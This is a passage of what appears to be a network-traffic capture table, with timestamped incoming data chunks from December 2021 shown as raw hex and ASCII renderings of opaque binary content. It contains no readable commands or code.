aa 85 b1 44 92 40 3d 6b 63 19 28 87 16 66 24 f5 2e 76 bd cf 06 8a 9c b5 83 f5 a5 ea 96 2e 64 60 4c a6 77 2c 5e 6b 18 Data Ascii: _%r5%jK2As"7*)RII#kdx;?@Jw-5lZ,-onmBSKWx4{_si\U{;KL)aET,w|j|Wis?_<YJogW}[uci<=nE6=P%;>W YTN$XD@=kc(f$.v.d`Lw,^k

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:48:47 UTC	72	IN	Data Raw: 69 f0 30 c3 2b c7 47 27 42 49 43 c6 63 52 e5 dd 5d 0a ab 2b 0e 22 19 1e 0e 00 27 91 e5 ef db e5 8f de 73 f3 90 d7 87 35 a7 78 68 20 10 e2 e6 8c 83 83 83 93 df c8 e4 71 cf c5 76 8b 41 d4 68 75 fa 08 35 1d 2e a1 2b a0 60 55 82 90 2a 69 58 1b f4 6a a2 17 68 e6 8c 02 1a e0 a3 05 ea 23 15 71 6f b9 ef f8 51 fe 24 d3 53 e4 2f 88 4f 84 9d 77 52 57 d4 39 57 5a d2 3c 72 e4 2a 29 2a 0f 56 4d 23 5c 86 8b 93 39 ed 29 d1 8d ba 3a 6e a9 49 c9 75 41 17 20 64 d6 ea a4 74 16 66 e3 f3 e0 97 c3 4f 19 39 42 7a 89 ea f9 0f c4 6e 5b 7a 09 55 6a e6 93 96 79 86 89 60 9b 10 c0 54 03 44 15 58 a9 0c c9 2a 9b a9 dc 6f 7e 3d 5a fd 0f df a4 22 b3 e0 97 e3 9f c0 bf 18 39 fa a1 68 f9 22 87 5f 4e 46 f1 57 50 55 6a 5a af fd 31 e7 cc 39 77 9a 2b 35 2d 25 96 37 ad 8f 97 61 a8 a5 e6 fa 65 8a Data Ascii: i0+G'BICcR]+'"s5xh qvAhu5.+`U*iXjh#qoQ$S/OwRW9WZ<r*)*VM#\9):nIuA dtfO9Bzn[zUjy`TDX*o~=Z" 9h"_NFWPUjZ19w+5-%7ae
2021-12-02 23:48:47 UTC	73	IN	Data Raw: 82 23 f2 be 4f a7 bf a4 5e 3e 87 4a fd 86 1d 3e c2 db 70 44 d5 14 d4 93 40 61 9c af 43 f0 f6 32 94 03 07 53 18 cc 30 6d 9d 52 de ab b1 00 36 57 20 b4 f0 d3 4a a8 27 20 a0 9a 29 93 29 0a 03 34 6d 78 48 21 94 b1 57 ec a4 95 73 b3 2b 0d b8 13 8a 4f 2e 5e a3 a1 e5 bf 0c fe 28 8d 60 b6 69 d1 b8 73 d3 f9 fa 65 3d 40 67 8e 3b db 81 50 29 ed 18 ac e8 84 69 e0 e9 09 c0 20 cf 9d e9 82 f5 17 1e a1 93 68 b1 2c c1 bd 4a dc 11 3c 91 24 8d 15 cb 91 14 a2 65 c2 59 10 66 32 1e be 9b 28 91 2c c4 34 72 65 19 b8 c9 49 54 c5 e4 86 37 96 19 58 b8 78 4b 98 c2 cb 22 29 cd 4a 9c e3 57 54 94 00 7d 22 45 70 8d ea 5b 36 fc 09 20 82 46 88 ca aa ef 1c a2 58 8c 96 66 59 90 1b 32 e5 b8 65 56 60 2d b8 56 3f 62 24 91 40 f2 c0 f2 04 32 a1 7e 81 6c 73 04 a1 12 74 ee 32 b9 8e e1 f1 fd 82 6f Data Ascii: #O^>J>pD@aC2S0mR6W J'))4mxH!Ws+O.^(`ise=@g;P)i h,J<$eYf2(,4reIT7XxK")JWT}"Ep[6 FXfY2eV`-V? b$@2~lst2o
2021-12-02 23:48:47 UTC	74	IN	Data Raw: c0 21 42 d9 55 cb 2c 6b 60 09 45 01 6f 73 8d c9 bc 0b 09 9e 57 01 3c c1 48 96 70 18 75 70 1d 41 08 91 4d f1 5f 9f 12 02 a9 37 17 36 3c 04 10 ac 93 b4 41 3a 8e ea 67 2a d7 7e a0 55 b7 50 64 d8 b6 01 45 88 53 8d 8f 62 38 22 64 45 4c c2 e5 eb 91 e4 6c dd e4 21 de d9 00 64 66 28 a2 c3 18 d6 c8 9f b2 a0 1e 12 28 96 25 c5 4b 11 bf cc ec e7 76 66 3e b7 66 7e ec 6c 32 c5 45 82 85 03 86 81 21 06 41 06 3b cd 23 ca 51 83 93 3b 15 ea 67 66 24 49 7b 5c 1b 5b 6b 28 df 8a e9 d2 24 88 2c 22 31 15 dc 8e 9b 64 84 b3 b1 7f 73 b9 7c 8b 5c 93 91 2a 4d d6 c0 89 84 48 22 10 82 f8 04 28 0f 56 53 25 88 2a 6d 29 73 21 6b 7f ee 16 32 dc 65 d4 b8 e2 3c 4a e9 83 16 0b 6b 7a 64 74 7b 6d ff 00 b8 ac b2 03 b0 b9 cf d5 d9 f2 06 dc 52 ab 4e 20 e9 c5 d2 f2 a6 1c 55 43 29 8f a3 89 56 f5 12 Data Ascii: !BU,k`EosW<HpupAM_76<A:g*~UPdESb8"dELI!df((%Kvf>f~l2E!A;#Q;gf$l{\[k($,"1ds|*MH"(VS%*m)s !k2e<Jkzdt{mRN UC)V
2021-12-02 23:48:47 UTC	76	IN	Data Raw: 26 48 65 87 a8 54 ab a8 f4 90 cd 2b fa 08 3b 16 5d 99 2c 4d c8 e3 2a 85 94 cc b9 a1 4e 92 90 cc e8 19 1c 10 50 cb 80 a5 b6 eb 78 83 17 24 4c ca ca 40 1c 62 49 3a c8 c9 28 cd 84 c3 a6 ee 4a c2 52 a2 3d 81 66 79 15 06 42 c7 16 c5 42 62 d6 b9 62 27 9a 0a 8c 18 b3 ab 29 bd f0 08 a6 f6 66 46 09 2b 32 ad ad 22 fa f2 6d d3 d3 ea e2 eb 3f 09 3f 1f af 97 97 7f d1 44 91 81 a3 2e ec 33 f0 c7 9f 6c e4 f6 5b 86 1a 91 4f 65 85 f0 e9 30 4c 25 04 e0 6e 2c 1c b4 25 64 56 dd 96 49 1c c8 32 41 d3 0a 07 0b 55 a9 d2 04 2f 3d da 7a 60 57 a5 32 ca 49 8e 70 6c f0 b3 40 5a 68 ed 91 0a f8 04 c5 ca 93 9a 1e 36 e6 9d 4d ab f3 26 a7 45 cb dc bd a6 57 6b 1a ce a9 32 d1 e9 fa 4e 9d 47 2e a1 5d 57 3c 9e 94 8a 9e 8e 9e 99 aa 26 c8 95 00 2c 4c ea 1a f7 f4 df 8f 53 3c 19 fd 1a 70 69 7c af Data Ascii: &HeT+;],M*NPx$L@bI:(JR=fyBBbb')fF+2"m??D.3l[Oe0L%n,%dVI2AU/=z`W2Ipl@Zh6M&EWk2NG.]W<&,LS< pi|
2021-12-02 23:48:47 UTC	77	IN	Data Raw: 43 5d 1c 13 d5 cf 47 a7 d2 d2 d5 d5 4d 0d 7d 74 94 e9 4b 05 4e a3 2a c5 1c 11 56 56 2d ea 1e 79 69 a9 a2 82 0a 76 f2 11 34 2a 89 0c 31 ac 49 1a 26 c1 8a a9 e1 6e 92 89 24 69 40 b0 95 e2 8e 39 91 59 72 63 15 65 45 34 67 00 70 36 a0 62 6e 0a 5c 92 38 dc 71 ea 15 c8 82 9e 09 2a 0c 0a 33 e9 42 26 11 40 a4 d9 83 bd 32 68 d4 65 08 37 8d 9a 69 15 36 66 24 77 bc 76 e4 00 d0 00 c0 ce 39 20 60 7b b3 c0 e3 e2 ad bc b9 c3 97 1f 7e 3c 8e 48 3f 2f 88 f2 f7 2e 4f a1 9e 7a a9 96 6a 96 96 b9 24 7e b1 fd 60 27 a8 58 c4 aa 81 bc c2 b5 25 05 3c a7 d0 0d 81 95 8d c2 3b 5a eb c7 20 8f 87 3f 85 1f 1c 8e 8f 4b e3 67 80 3e 11 73 e4 94 b5 f4 95 b0 d5 6a bc a7 a7 e9 fa db 35 1c eb 24 42 6d 57 48 a8 a3 d4 da 91 db f0 aa 68 6a 27 9a 9e 6a 62 d1 c8 85 2e 38 e0 3a 3a 85 77 44 84 d0 cb Data Ascii: C]GM}tKN*VV-yiv4*1I&n$i@9YrceE4gp6bn\8q*3B&@2he7i6f$wv9 `{~<H?/.Ozj$~`'X%<;Z ?Kg>sj5$BmW Hhj'jb.8::wD
2021-12-02 23:48:47 UTC	78	IN	Data Raw: 0a cb 17 fd a3 99 17 8e 48 c0 0a cc ad 78 f1 59 40 04 1e c2 e6 d7 19 03 73 51 92 01 48 6a 49 1e 5b cb f5 8d e3 72 3a 26 3c cd a3 c1 a4 3e 83 b2 74 4b 9d 81 8b 23 87 17 c7 2f 52 21 28 49 54 1b fa 1e 37 49 7d 2c 54 fe 1b 28 7b 9b 16 50 40 c9 6c 46 c4 70 a6 71 e5 bc c0 8e 62 3a 3d 6e 90 85 cd 45 b1 cf 0e 81 02 4e b5 bd 3d 3b 65 9f a7 ef c1 10 92 58 a2 a7 ea 4b b4 63 00 6d 13 be ec ea 89 f8 48 1d f7 66 5b 8c 6e a7 76 08 01 c5 64 68 95 47 57 61 24 91 a2 de 3b 8e b3 30 11 dc aa 92 b6 3d 89 c9 52 d7 32 29 e2 d7 94 47 17 50 ac ae 2e a0 ac 71 3c 92 7a 9c 25 fa 68 0b 7a 6f 93 d8 1c 54 33 1d 94 f1 24 94 46 14 95 76 ca 44 8e d1 a3 39 0c ec 40 66 0a b7 48 80 dd e4 7c 55 41 df 82 2a 9f a6 af 19 90 ad c4 98 c6 ce a2 e1 de c0 04 6b 33 06 70 4a 90 0a 86 00 e7 7b 01 c5 8e Data Ascii: HxY@sQHjI[r:&<>tK#/R!(IT7I},T({P@lFpqb:=nEN=;eXKcmHf[nvdhGWa$;0=R2)GP.q<z%hzoT3$FvD9@fH| UA*k3pJ{
2021-12-02 23:48:47 UTC	79	IN	Data Raw: ff 00 74 da e5 c4 61 08 be 47 12 a2 f6 03 8a d2 78 9e 79 61 5c ba b1 a4 52 49 74 21 70 90 37 4c f5 0f a5 8f a5 97 1b 92 b6 de c3 8b 62 9a 37 69 e3 40 d9 c4 e1 24 62 8c aa 58 c6 ac 31 76 01 65 00 30 05 90 b2 8e d7 db 82 29 01 a7 94 4a 69 da 2f 4c f2 ac dd 20 2d d7 16 ea 67 60 a3 a9 db 3d af 7d c9 37 e2 98 5e 98 c4 5a 9c c6 61 0c f6 31 00 23 be 6d d4 c4 00 00 b3 e5 98 03 67 2d 72 4d c9 c8 a7 91 25 ea 08 83 7a 27 78 5c 34 52 44 7a a8 06 56 59 15 4b 83 75 01 d4 15 6f d9 66 b7 15 c4 f1 cc 99 c5 91 4b ba 9c a2 92 36 ba 33 2b 02 92 2a b8 19 06 00 95 19 6e 45 c6 e4 8a 94 34 ed 4c 19 3a 3e 53 a6 58 59 57 a0 b4 e0 5c b5 b1 0a 62 c3 72 02 84 b7 75 3c 65 9f 28 94 cc d2 98 bc b9 8d 4b 19 02 74 30 72 98 e4 1c 63 81 62 b8 a9 52 32 01 85 88 1c 34 12 c2 b4 ab 3f a8 42 d0 Data Ascii: taGxya\RIt!p7Lb7i@$bX1ve0)Ji/L -g`=}7^Za1#mg-rM%z'x\4RDzVYKuofK63+*nE4L:>SXYW\bru<e(Kt0rcbR24?B
2021-12-02 23:48:47 UTC	81	IN	Data Raw: 18 60 11 ac 2c cc 45 ee 05 c5 f8 ec 17 c3 8f c3 2f 8a 3f 13 7c cc 34 8e 4e a1 fd 5b ca b4 12 a3 73 3f 3d ea e9 34 5c b5 cb 94 f9 03 22 cb 50 aa 5b 51 d5 a7 4b a5 1e 91 40 26 ae aa 66 55 c2 35 62 e3 90 be 11 3e 10 35 6f 89 1d 53 55 e6 8e 67 ac ff 00 93 3c 12 e4 e9 1a 4e 71 e7 ba a9 93 4f 86 ae 7a 68 fc ed 47 2f e8 95 15 a6 3a 53 5a 94 c0 d4 6a ba 84 8c 68 f4 5a 22 f3 d5 36 6d 4f 0c be cf f8 4f 55 e1 e7 39 ea dc a1 e0 df 2d 38 f0 7b e1 52 9a 3d 43 45 a3 d5 f4 d9 eb 34 2e 68 f1 02 be a7 4f 93 ca d5 50 55 bc 0b 51 a6 72 e6 bb a8 c9 0c d5 dc c3 aa c9 49 cd 7c e7 a4 9a aa 9d 05 28 74 08 9d 4e 1e ba e5 2b 1b 34 74 30 c9 51 24 0c 32 54 c9 13 77 b2 9e 31 8d c0 e3 01 ce 19 dc 5a 09 38 18 03 27 0b e5 6e b3 75 be e3 66 fe 24 d2 fd 32 b7 4d 7f d5 1a 72 d3 35 d3 57 5e Data Ascii: `,E/?|4N[s?=4\"P[QK@&fU5b>5oSUg<NqOzhG/:SZjhZ"6mOOU9-8{R=CE4.hOPUQrI|(tN+4t0Q$2Tw1Z8'nuf $2Mr5W^
2021-12-02 23:48:47 UTC	82	IN	Data Raw: 3e 5a ce 57 d0 74 98 f4 79 d2 3a fd 4b 4d ad e6 3a 8e 6a f1 13 9f fc 1f d5 ea d7 9b f9 1e 1d 2e 3e 6d e4 6a 9a aa 28 51 ce 65 3d 54 2d 34 13 68 f3 69 8f 08 4d 1a 5d 36 aa a3 55 9e 4a 59 a9 4c b3 72 27 85 fa e6 a3 ce 34 c9 5f 33 69 f0 b4 5c c3 cd 5c a7 e2 de 9f 07 eb 2e 5e ab 92 9f 4a e7 f8 05 30 96 73 46 f6 fb ff 00 43 fe ca 80 48 ec b9 9a 6f 14 64 a5 8e 74 d1 f4 ed 1d 63 96 26 97 4b a9 d4 39 9e 28 b4 7a b8 eb f9 b2 0e 55 e5 1d 5c 9e 56 a3 4b f2 6f 3b d4 43 ae 45 47 cd 11 55 d5 43 cb d5 da 5b 45 cc b4 74 71 4c ee 96 9e 7c e6 4d 4f 51 e9 d2 6a 3a 76 91 05 46 a7 2d 1e 9f 2a 72 8a cb aa 0a 7a 9e 60 29 a5 56 54 53 6a b5 d2 d5 54 ea fa 17 2d e8 dc c9 a9 73 57 2d c1 33 d4 6b dc ad 51 47 cd fc 89 57 39 a6 7a 11 c4 f0 c4 6a ea a8 7f 56 c5 35 25 7d 3e a6 29 b4 48 Data Ascii: >ZWty:KM:j.>mj(Qe=T-4hiM]6UJYLr'4_3i\\.^J0sFCHodtc&K9(zU\VKo;CEGUC[EtqL|MOQj:vF-*rz`)VTSjT-sW-3kQGW9zjV5%}>)H

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:48:47 UTC	82	IN	Data Raw: 48 9b f5 7d 5c b4 9a 26 93 ce 34 be 1e d1 f3 6f 3c f3 47 24 34 2f cb 1e 30 e9 1a ac 5c d3 cb ad 16 a7 34 64 eb 3a 6a 41 5b 4f 47 34 55 3a 55 25 15 56 97 48 fa 7f 97 97 53 4d 17 45 e5 5d 4a 9a 6e 58 e5 0a 93 aa 53 d1 a6 ac dc 89 cb 3c 8b 49 ad 6b b3 eb ed 58 79 bf c1 3e 66 d5 69 c6 ab 1a e8 0c d2 70 39 23 2d 3f a7 7e 7e 3d b1 f4 ed f9 fa dc 38 e4 91 fe ff 00 97 6c 7c 7e 5d d6 f3 a4 e7 8d 7a a2 92 86 be bf 59 e6 bd 42 9a 59 74 cd 72 78 61 d7 d9 97 4e a7 ae a4 e6 7e 76 d0 55 aa 39 7a 9a 82 83 58 a0 d4 74 69 f9 6b 48 d1 2b 56 58 a9 39 db 48 95 79 7b 54 fd 4b cf 7a 7c 3e 67 90 f9 5a 75 5a aa 6a ba 8a 78 6b 00 9c 52 4b 5b 53 59 57 59 3c 92 d0 51 d2 45 5c f3 49 a9 56 f9 a6 25 f4 aa f6 26 7a 65 ad eb 41 50 2b 60 8b 5a a4 d4 a2 ac e3 44 82 97 53 ae 8a 79 28 9e 9f Data Ascii: H}\&4o<G$4/0\4d:jA[OG4U:U%VHSME]JnXS<IkXy>fip9#-?~~=8l|~]zYBYtrxaN~vU9zXtikH+VX9Hy{TKz|> gZuZjxkRK[SYWY<QE\IV%&zeAP+`ZDSy(
2021-12-02 23:48:47 UTC	83	IN	Data Raw: 8f 3d 89 0a 2e ae d1 fa c0 05 7d 76 b3 0b 90 6f 65 ea bf 97 eb 74 64 cf a3 d5 f2 f7 4e ae 58 65 d1 be 5d 3e a5 fd 17 cf 0c bf 6f 1d f8 99 48 61 c9 91 52 4f f0 2b 89 00 f5 59 6c e0 28 37 16 62 40 f4 dc 8b 12 38 45 32 88 7a a5 14 cc 23 2d d2 12 0c 3a 96 f9 3a d8 91 8e 5b 75 30 b5 bd 58 db 6e 08 ac 79 19 63 cd 62 92 46 05 41 89 4a 07 dd 82 b5 8b ba 21 c0 12 c4 e7 62 14 e2 49 22 e1 e5 2a 01 58 da 4b b2 2f a0 a8 c5 5d 88 32 12 ec 83 14 03 26 0b 77 2a 7d 08 e7 80 e5 c2 19 11 03 36 d6 8d 9c 46 0e e0 31 32 10 40 b0 bb 0d 8e 56 03 bb 6d 8b 5b 5c 28 e2 04 04 96 56 23 18 cb 85 20 13 66 76 b5 f6 5e e0 6c 64 3e 91 6d cf 04 46 ba b9 69 23 5b 2e 72 c8 1b 05 1b 85 b0 07 39 2d d9 2e 6c 2f 62 c4 10 36 04 8d a2 f3 c9 24 e6 49 8b bb 38 c8 be 36 4b e5 88 41 d9 41 19 2d 90 7e Data Ascii: =.}voetdNXe]>oHaRO+Yl(7b@8E2z#-::[u0XnycbFAJ!bl"*XK/]2&w*}6F12@Vm[\(V# fv^ld>mFi#[.r9-.l/b6$I86KAA -~
2021-12-02 23:48:47 UTC	85	IN	Data Raw: 99 0e 4e b8 4c 81 64 f4 39 4b 95 b9 b2 b5 b2 43 fb 4a 41 d8 1d 9a 9a 47 65 97 ab 4e d4 e6 39 9e 34 c9 a3 71 2c 60 8c 26 43 19 b0 47 b9 b2 b3 06 16 f5 58 f0 b1 ca f2 44 64 78 5e 9d 89 92 f0 33 23 b8 08 cc 03 67 1f a1 ba 8a a1 c0 c8 95 0c aa 6c 7b 91 5a 93 e5 07 5c 43 38 3d 3e a9 a7 28 3c c0 20 13 d3 68 d5 88 59 b6 b0 42 d7 b9 16 fb 06 9f 18 4c fd 19 98 84 57 31 22 06 98 33 58 60 57 20 33 17 f5 02 45 80 26 f6 1c 20 96 63 4e b3 1a 66 8e 77 88 bf 93 32 43 d4 12 00 48 83 ab bc 39 fb 07 b8 5b db 61 c3 49 24 82 0e b2 c1 23 b8 50 7a 19 44 8c 5b 25 05 0b bb 88 81 4c 8b 6e c5 58 0b 29 24 80 48 ad 92 4e 98 56 c2 47 c9 95 2d 1a 87 23 33 6c 9b d4 00 45 ee ed 7b 05 df 7e 0b be 05 17 07 71 24 82 32 50 02 10 10 cd 9c 84 95 b4 7e 9c 6f bf a9 94 5b 7d 92 67 78 d1 5a 38 9e Data Ascii: NLd9KCJAGeN94q,`&CGXDdx^3#gl{Z\C8=>(< hYBLW1"3X`W 3E& cNfw2CH9[aI$#PzD[%LnX)$HNVG-#3lE{~ q$2P~o{}gxZ8
2021-12-02 23:48:47 UTC	86	IN	Data Raw: 63 71 79 74 56 d3 62 9d 5e 48 a4 ca 9e 4a ce 51 8e 61 2d 34 35 0d cc 7e 1e 6a 0d 03 c9 a7 9e 58 a9 e6 de 4f f1 23 93 b9 63 9f 3c 39 d4 e9 75 0e 43 d6 f4 65 8b 96 b5 1d 31 61 d3 57 49 a4 d2 91 a9 46 81 57 46 a1 a3 d1 75 0e 53 03 c8 4f 43 59 4e e7 49 0c 05 54 15 dc b3 a9 24 fc 70 e1 45 8b ad 49 1b 22 5a 69 29 1d 21 a6 69 21 8e 3a 58 a6 aa a9 86 93 4c 8e 53 5f 1a 69 5b d7 2f 2f c7 27 eb 5d 1e 5d 3d 75 df 0e f5 2a fd 36 57 d3 97 3b 43 45 05 2d 3f 83 1b 5a ed ee 73 e6 70 e1 d2 bd e0 35 ce 24 e4 60 0f c0 1d 90 39 e3 cd 47 d1 5a 0e c3 a0 74 f4 1a 6a d3 0c b2 30 b6 49 ae f7 0a e9 0c f7 3b fd d6 a9 c1 d7 1b cd e2 ad ee 74 95 57 0b 8c 8e 7c d5 4f 94 1c 10 c8 e3 73 62 64 71 8e f6 78 a7 a9 af 3c 69 fc 8f e3 2e 86 74 bd 43 97 f9 9b 96 34 2e 5a e6 bd 43 4d 69 9a 8e 8b Data Ascii: cqytVb^HJQa-45~jXO#c<9uCe1aWIFWFuSOCYNIT$pEI"Zi)!i!:XLS_i[//']]=u*6W;CE-?Zsp5$`9GZtj0l;t W|Osbdqx<i.tC4.ZCMi
2021-12-02 23:48:47 UTC	87	IN	Data Raw: f3 e7 86 82 a0 e8 7e 24 f8 71 cb 9a 97 3b f2 8a bd 55 34 87 8d 06 ad 69 5a 17 a9 94 68 7a 95 09 a4 a4 7a 96 83 98 6a 2a 34 6d 6f 4a 7e 65 f3 4d 14 3c c3 35 54 72 c9 e1 ff 00 88 5e 26 49 45 a1 f8 47 e2 14 94 e9 aa f8 65 27 2e 54 f2 c7 33 22 69 51 00 f1 80 6f 67 71 ef 24 80 3c b1 93 c6 01 ed f5 c7 ca cc af 6b 1a 5c 4e d6 81 92 e3 f8 5a 00 04 97 38 f0 1a 06 49 71 38 1e 78 f2 d3 65 8a 96 7d 28 75 86 9d a7 e9 55 da 3d 2d 2e a7 4f 1d 45 7c 7c b9 a6 f2 a5 5c 14 35 8b 4a 2b ca 53 6a 75 3c 87 c8 9c 8f a6 e9 5c bb cb ba ec ce dc d5 e0 77 88 3c c7 2e 87 a8 94 d1 25 64 3c bb c8 7e 1c f3 c7 89 9a 97 32 c9 cb f4 53 a5 76 9f 5d 06 a5 cd 01 6a b4 4a 1d 6f 43 d6 b9 9a 9e 08 b9 85 e8 ba c3 51 a6 83 c4 ae 50 f0 de 2d 3b 93 d2 28 60 7e 4e f1 7b 44 d6 aa c6 a7 1d 3d 56 4e 39 Data Ascii: ~$q;U4iZhzzj*4moJ~eM<5Tr^&IEGe'.T3"iQogq$<k\NZ8Iq8xe}(uU=-.OE|\5J+Sju<\w<.%d<~2Sv]jJoCQP-;(`~N{D=VN9
2021-12-02 23:48:47 UTC	88	IN	Data Raw: b9 5d b3 f4 8c ca df b6 40 b6 17 36 07 1c 8f 7e 08 b2 5c 3d af 19 17 bf 67 b8 50 0d 83 6e b7 37 c4 b6 3f 7c 49 e2 d2 18 aa 85 c7 7b 96 26 f7 c4 06 1e 9b 7e d0 25 6d 7d ad 71 b7 14 91 25 b6 65 07 25 26 e1 98 5b f6 80 17 1b 7d 3f 81 bd af c5 ad 95 93 12 00 b9 ce e2 f7 4d ee a3 71 62 49 1e ad ed 6b 81 71 c1 16 6c 41 f6 51 8e 24 8e a9 37 cb 1c 49 52 9b 58 b6 61 6f 96 d8 e5 6d ed c6 40 cc 04 1e 8e 9d a4 be c7 2c b2 01 40 da c5 31 ca f7 de f8 db df 8c 54 66 52 84 30 03 01 98 2a 58 b2 d8 f6 39 a8 56 0d 89 b9 47 24 64 a0 a6 45 b8 c9 52 40 1e a5 0b 67 52 b6 b9 0d b1 56 46 2d f2 f7 c8 15 39 5c 10 cb 8d 98 8b 54 88 b1 3f b3 80 8d 41 f9 b2 ea e4 e5 b6 f9 70 2a 52 de f9 06 da c6 e5 d5 5c 48 e4 e2 23 b0 c2 c5 8b 92 49 2e 5e e2 c3 db 10 a7 eb 7f 6e 30 a2 91 d5 96 d8 88 Data Ascii:]@6~\=gPn7?|I{&~%m}q%e%&[}?MqbIkqlAQ$7IRXaom@,@1TfR0*X9VG$dER@gRVF-9\T?Ap*R\H#I.^n0
2021-12-02 23:48:47 UTC	90	IN	Data Raw: f0 37 ea 76 c3 2d ac 2c 76 b5 a4 fe 6c 4d 4d e5 cd 3f 44 4d 7a b1 2a b7 51 a2 20 9b 43 87 a7 2c ec 4f 50 ee 36 dc 8e 08 9d 9e a0 d4 42 a9 14 4d 4c ca e6 a2 56 90 09 62 65 de 15 48 ad ea 57 63 89 63 bf dc 6c 38 2c d5 22 a4 20 86 33 48 62 de 6e a9 12 ac e5 c0 11 08 b1 c7 a6 52 ec 5a e4 df b0 07 84 76 aa f3 34 e6 26 80 51 e1 27 99 59 03 f5 f3 2a 3a 5d 12 bf 86 14 35 cc 80 f7 be de fc 30 f3 6d 59 b1 a7 f2 42 11 b6 2e 6a 0d 41 70 09 cb e4 11 74 ee 3d 9c 1d c7 04 45 7c cb 54 4a 8f 12 2d 38 8d 1a 19 92 46 32 bc 96 3d 55 74 c4 04 44 ee 08 6f 50 f6 1d b8 ba 0f 31 9d 42 cb 0a 47 1a c8 a2 99 d2 42 cd 2c 66 35 67 69 10 ec 8c 24 18 00 18 dd 45 f6 b9 e2 24 75 5d 79 b3 30 9a 43 1c 62 10 99 ad 47 53 71 2f 58 9f c3 29 ee 98 7d 48 6b f0 d1 2d 56 73 f5 da 03 16 6a 29 96 21 Data Ascii: 7v-,vlMM?DMz*Q C,OP6BMLVbeHWccl8," 3HbnRZv4&Q'Y*:]50mYB.jApt=E|TJ-8F2=UtDoP1BGB,f5gi$E$u]y0CbGSq/X)}Hk-Vsj)!
2021-12-02 23:48:47 UTC	91	IN	Data Raw: 75 ad 32 73 66 83 51 a0 a5 99 58 3c 6a cb f9 00 fc 4f f8 0d e2 57 85 7f 14 7e 37 fc 35 73 57 2c eb b2 f8 ad e1 27 33 f3 9d 0e bb a0 45 42 fe 6f 51 d1 39 74 55 eb 87 9c 74 cc ca be af a5 eb 3c ae 60 e6 da 29 e9 e0 35 35 5a 35 5a d5 a2 cb 1a bb ac 0a 80 59 20 90 86 f8 4c 8d a3 7f b4 30 33 ed 03 9c 6d 68 c8 f9 1f 35 a7 d5 58 a8 9b ad e8 75 d5 de ae 08 e9 f4 ee 93 ba d9 2d e6 a1 cd 8e 9a de 6f 57 1b 7d 75 ee bd f2 ca e6 c7 13 a6 86 d1 6a 87 c7 c0 d9 14 73 33 c4 6e e9 5a 78 b3 e1 b3 e2 6b 9a 7e 1c 79 a2 69 62 82 a3 99 3c 34 e6 1a aa 7f f9 db 92 3a fd 3f 31 d2 ca 28 b9 8b 97 66 98 c9 1e 95 cd 5a 64 25 bc a5 62 45 d2 af 80 b6 9d a9 47 53 49 2b 28 f7 17 4c 9b 93 79 e3 46 d0 f9 c3 91 eb a9 f9 87 94 79 b2 82 1a dd 07 52 a3 8c 4b 1e a5 0d 29 a6 96 6e 5f aa a2 a5 a8 Data Ascii: u2sfQX<jOW~75sW,'3EBoQ9tUt<`)55Z5ZY L03mh5Xu-oW}ujs3nZxk~yib<4:?1(fZd%bEGSI+(LyFyRK)n_
2021-12-02 23:48:47 UTC	92	IN	Data Raw: 79 86 5a 59 39 eb c2 ee 7c 91 bf fe 61 f0 63 42 87 90 35 7e a1 75 46 d8 b9 ec 3c fd df 1f 25 df 4e e0 fc f7 cf 38 ef c6 01 3c 7b bc d6 e3 2b 45 18 85 74 fa 65 a4 85 9f 97 a9 69 a9 13 50 a8 2f a4 43 4f a3 cd 53 c8 5a 74 5c cb 3b 48 d4 7f f2 57 2b c9 ad 78 81 e1 1f 88 b2 13 55 4f cf dc cd 45 e1 a7 37 cb d4 78 22 e3 b4 1e 12 72 6f 2f 72 af 2d e9 1e 31 73 5d 16 a1 4f aa b5 66 af cc 5e 1b 72 a7 94 af d2 a8 35 1a 34 a0 9f 94 f5 6d 37 98 79 71 68 d2 4d 2a 59 34 da a8 e5 e7 6e 56 30 d4 72 cd 77 39 55 57 73 15 2d 39 a9 95 24 5e 24 f0 83 94 34 8e 71 d6 2a 35 fe 67 a7 a0 d6 7c 2b e5 8d 22 3d 7b 98 e7 3a 44 74 da 77 38 68 fc c5 5a fa 9d 3f 2d 53 68 f5 d1 55 d1 bf 2f 7c 41 f3 2c 73 73 cf 38 72 c1 96 8f 56 f0 cf 55 e4 3a 08 b4 e7 a7 a3 d4 f1 1c 91 cc 5c c1 a9 73 6d 4e Data Ascii: yZY9|acB5~uF<%N8<{+EteiP/COSZt\;HW+xUOE7x"ro/r-1s]Of^r54m7yqhM*Y4nV0rw9UWs-9$^$4q*5g|+"= {:Dtw8hZ?-ShU/|A,ss8rVU:\smN

Timestamp	kBytes transferred	Direction	Data
2021-12-02 23:48:47 UTC	94	IN	Data Raw: e0 5b b6 23 db 2b 9b fe 5f 7e 2d af a2 91 2c c6 ec 49 29 95 f1 fb 5f b1 ef 7f cb db db 87 87 65 6b 31 62 5b b9 01 6d 73 b0 01 76 b0 04 0f bd b7 1c 52 b7 b8 1f c8 f6 fe 1c 59 18 b1 60 18 9f 7f df 63 b7 bf d0 7f e7 82 2b b1 7b 7c e6 ff 00 e2 da f7 fa e2 06 1f ba d6 fa fb f0 c1 18 8b 64 43 95 00 3e db 30 1b b5 ad 6d c8 b8 04 58 1f 6e 22 83 8d ae c7 b8 07 f6 88 ec 08 27 7b 9e e0 9d f8 ac 38 00 21 66 0d 88 5b 8b 16 03 10 32 24 77 6f 72 dd 89 b9 1c 11 65 10 ff 00 e2 03 7b 92 3f 75 f6 6b 80 0d 89 da d6 b9 b5 b8 b1 98 05 51 7b 6f 7e c0 e4 37 f4 92 41 b0 37 06 eb be dc 62 b3 97 b2 dd 94 da e4 29 01 8e f7 27 7f d9 ee 2c 77 b7 e7 b3 0c ad dd 85 98 91 63 f9 80 1a ff 00 b3 76 04 f6 bd ad 7b ed c1 16 62 33 3e 24 b1 55 51 8b 00 07 ab 20 40 04 fc c0 03 62 2c 7e c7 da d7 Data Ascii: [#+_~-,I)_ek1b[msvRY`c+{|dC>0mXn"'{8!f[2$wore{?ukQ{o~7A7b)',wcv{b3>$UQ @b,~
